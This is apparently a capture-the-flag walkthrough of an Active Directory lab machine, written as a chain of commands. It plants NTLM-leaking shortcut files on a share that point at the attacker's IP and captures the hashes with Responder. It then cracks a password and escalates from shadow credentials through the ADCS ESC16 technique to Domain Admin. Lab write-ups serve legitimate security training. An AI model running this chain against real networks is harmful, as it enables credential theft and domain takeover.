
Enumeration
Open ports:
sudo nmap -T4 -sCV -p- -Pn --min-rate 5000 --open 10.129.80.219
...
Nmap scan report for 10.129.80.219
Host is up (0.042s latency).
Not shown: 65518 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-25 21:13:46Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-25T21:15:18+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-25T21:15:18+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-05-25T21:15:18+00:00; +7h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49734/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-25T21:14:39
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
BloodHound ingestor:

nxc ldap dc01.fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --bloodhound -c allWe have three kerberoastable accounts, but passwords can’t be cracked:
READ/WRITE privileges on SMB share:


Checking what’s inside:
smbclient --user "fluffy.htb\j.fleischman" --password 'J0elTHEM4n1990!' //10.129.80.219/IT
Vulnerabilities are hints:

Both of these are related to spoofing, NTLM leak:
Netexec module doesn’t work, because it only creates .lnk file:
nxc smb dc01.fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' -M slinky -o SERVER=10.10.14.204 NAME=bbk SHARES=IT

The same can be achieved with this script: https://github.com/xct/hashgrab
python3 hashgrab.py 10.10.14.204 outThis works because it also creates library-ms file:
Uploading the files:
Running Responder and wating for a few seconds:
sudo responder -I tun0 
Cracking NTLMv2 hash:
.\hashcat.exe -m 5600 .\hash.txt ..\Dictionaries\rockyou.txt
...
prometheusx-303
Foothold
This user has GenericAll privileges on SERVICE ACCOUNTS group:

Adding user to the group:
net rpc group addmem "SERVICE ACCOUNTS" "p.agila" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S "10.129.80.219"
We can add shadow credentials with GenericWrite privileges:
pywhisker -d "fluffy.htb" -u p.agila -p "prometheusx-303" --target winrm_svc --action "add"Creating the ticket:
python3 gettgtpkinit.py -cert-pfx winrm_svc.pfx -pfx-pass y9rIdtfICfBEzM5EwAMf fluffy.htb/winrm_svc winrm_svc.ccache -dc-ip 10.129.80.219
export KRB5CCNAME=winrm_svc.ccacheAnd we get a user flag:
evil-winrm -i dc01.fluffy.htb -r fluffy.htb
Privilege Escalation
Adding shadow credentials to CA_svc user:
pywhisker -d "fluffy.htb" -u p.agila -p "prometheusx-303" --target ca_svc --action "add"python3 gettgtpkinit.py -cert-pfx ca_svc.pfx -pfx-pass 1DfghVLH1zkD0G9phrvo fluffy.htb/ca_svc ca_svc.ccache -dc-ip 10.129.80.219It’s simpler to use hash instead of ticket:
python3 getnthash.py -key 1526a45b8ac652447a56a382d24464b1e9d7096196cecf3222f4647480747fad fluffy.htb/ca_svc
Checking certificates with this user, there is a ESC16 vulnerability on CA:
certipy-ad find -vulnerable -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.80.219 -stdout
User template is actually the only candidate, because it has client authentication:
certipy-ad find -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.80.219 -stdoutNeće direktno pisati ESC16, nego treba čitati konfiguraciju:

Details on this new technique: https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc16-security-extension-disabled-on-ca-globally
The first step is checking UPN:
certipy account -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.70.121 -user 'ca_svc' read
Second one is to update UPN to the administrator account:
certipy-ad account -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.70.121 -user 'ca_svc' -upn 'administrator' update
Third one is adding shadow credentials, but it’s optional.
certipy-ad shadow -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.70.121 -account 'ca_svc' auto
The fourth one is to request a certificate:
certipy-ad req -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.70.121 -target 'DC01.fluffy.htb' -ca 'fluffy-DC01-CA' -template User
The fifth one is to revert UPN to default:
certipy-ad account -u ca_svc@fluffy.htb -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.70.121 -user 'ca_svc' -upn 'ca_svc@fluffy.htb' update
And the sixth one is to authenticate with certificate:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.70.121 -username administrator -domain fluffy.htb
Now we can connect to the server as Domain Admin:
evil-winrm -i dc01.fluffy.htb -u Administrator -H 8da83a3fa618b6e3a00e93f676c92a6e
Proof